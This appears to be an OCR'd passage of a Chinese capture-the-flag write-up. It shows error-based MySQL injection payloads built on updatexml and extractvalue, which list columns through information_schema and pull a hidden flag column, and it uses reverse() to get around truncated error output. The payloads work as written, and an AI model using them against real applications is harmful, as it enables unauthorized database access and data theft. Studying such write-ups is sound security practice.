

```
1"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)='flag'),0x7e),1)#
```




```
1"||updatexml(1,concat(0x7e,(select(flag)from(flag)),0x7e),1)#
```

flag存在于user库中

```
1"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)='users'),0x7e),1)#
```



感觉位数不太对

```
1"||updatexml(1,concat(0x7e,reverse((select(group_concat(column_name))from(information_schema.columns)where(tabl
e_name)='users')),0x7e),1)#
```

逆序输出一下

```
>>> str = "ereh_s1_galf_laer,liame,dwp,ema"
>>> str[::-1]
'ame,pwd,email,real_flag_1s_here'
```

读取一下

```
1"||extractvalue(1,concat(0x7e,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp
('^f'))))#
```

位数不够，逆序来凑

```
1"||extractvalue(1,concat(0x7e,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_her
e)regexp('^f')))))#
```